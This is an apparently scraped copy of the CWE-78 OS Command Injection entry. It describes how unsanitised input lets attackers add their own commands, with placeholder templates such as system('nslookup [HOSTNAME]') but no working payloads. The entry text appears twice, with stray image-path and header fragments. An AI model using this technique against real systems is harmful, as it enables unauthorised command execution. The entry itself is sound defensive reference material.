
CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer

BASE

CWE-787: Out-of-Bounds Write

VARIANT

CWE-121: Stack-based Buffer Overflow



Common Weakness Enumeration

A Community-Developed List of Software & Hardware Weakness Types

CWE TOP 25 Most Dangerous Software Weaknesses

CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

Weakness ID: 78
Abstraction: Base
Structure: Simple

Status: Stable

Presentation Filter: Basic

Description

The software constructs all or part of an OS command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended OS command when it is sent to a downstream component.

Extended Description

This could allow attackers to execute unexpected, dangerous commands directly on the operating system. This weakness can lead to a vulnerability in environments in which the attacker does not have direct access to the operating system, such as in web applications. Alternately, if the weakness occurs in a privileged program, it could allow the attacker to specify commands that normally would not be accessible, or to call alternate commands with privileges that the attacker does not have. The problem is exacerbated if the compromised process does not follow the principle of least privilege, because the attacker-controlled commands may run with special system privileges that increases the amount of damage.

There are at least two subtypes of OS command injection:

1. The application intends to execute a single, fixed program that is under its own control. It intends to use externally-supplied inputs as arguments to that program. For example, the program might use system("nslookup [HOSTNAME]") to run nslookup and allow the user to supply a HOSTNAME, which is used as an argument. Attackers cannot prevent nslookup from executing. However, if the program does not remove command separators from the HOSTNAME argument, attackers could place the separators into the arguments, which allows them to execute their own program after nslookup has finished executing.
2. The application accepts an input that it uses to fully select which program to run, as well as which commands to use. The application simply redirects this entire command to the operating system. For example, the program might use "exec([COMMAND])" to execute the [COMMAND] that was supplied by the user. If the COMMAND is under attacker control, then the attacker can execute arbitrary commands or programs. If the command is being executed using functions like exec() and CreateProcess(), the attacker might not be able to combine multiple commands together in the same line.

From a weakness standpoint, these variants represent distinct programmer errors. In the first variant, the programmer clearly intends that input from untrusted parties will be part of the arguments in the command to be executed. In the second variant, the programmer does not intend for the command to be accessible to any untrusted party, but the programmer probably has not accounted for alternate ways in which malicious attackers can provide input.

Relationships


The table(s) below shows the weaknesses and high level categories that are related to this weakness. These relationships are defined as ChildOf, ParentOf, MemberOf and give insight to similar items that may exist at higher and lower levels of abstraction. In addition, relationships such as PeerOf and CanAlsoBe are defined to show similar weaknesses that the user may want to explore.

Relevant to the view "Research Concepts" (CWE-1000)

Nature	Type	ID	Name
ChildOf	C	77	Improper Neutralization of Special Elements used in a Command ('Command Injection')
CanAlsoBe	B	88	Improper Neutralization of Argument Delimiters in a Command ('Argument Injection')
CanFollow	B	184	Incomplete List of Disallowed Inputs

Relevant to the view "Software Development" (CWE-699)

Nature	Type	ID	Name
MemberOf	C	137	Data Neutralization Issues


Common Weakness Enumeration
A Community-Developed List of Software & Hardware Weakness Types
CWE TOP 25 Most Dangerous Software Weaknesses

CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

Weakness ID: 78
Abstraction: Base
Structure: Simple

Status: Stable

Presentation Filter: Basic

Description

The software constructs all or part of an OS command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended OS command when it is sent to a downstream component.

Extended Description

This could allow attackers to execute unexpected, dangerous commands directly on the operating system. This weakness can lead to a vulnerability in environments in which the attacker does not have direct access to the operating system, such as in web applications. Alternately, if the weakness occurs in a privileged program, it could allow the attacker to specify commands that normally would not be accessible, or to call alternate commands with privileges that the attacker does not have. The problem is exacerbated if the compromised process does not follow the principle of least privilege, because the attacker-controlled commands may run with special system privileges that increases the amount of damage.

There are at least two subtypes of OS command injection:

1. The application intends to execute a single, fixed program that is under its own control. It intends to use externally-supplied inputs as arguments to that program. For example, the program might use system("nslookup [HOSTNAME]") to run nslookup and allow the user to supply a HOSTNAME, which is used as an argument. Attackers cannot prevent nslookup from executing. However, if the program does not remove command separators from the HOSTNAME argument, attackers could place the separators into the arguments, which allows them to execute their own program after nslookup has finished executing.
2. The application accepts an input that it uses to fully select which program to run, as well as which commands to use. The application simply redirects this entire command to the operating system. For example, the program might use "exec([COMMAND])" to execute the [COMMAND] that was supplied by the user. If the COMMAND is under attacker control, then the attacker can execute arbitrary commands or programs. If the command is being executed using functions like exec() and CreateProcess(), the attacker might not be able to combine multiple commands together in the same line.

From a weakness standpoint, these variants represent distinct programmer errors. In the first variant, the programmer clearly intends that input from untrusted parties will be part of the arguments in the command to be executed. In the second variant, the programmer does not intend for the command to be accessible to any untrusted party, but the programmer probably has not accounted for alternate ways in which malicious attackers can provide input.

Relationships

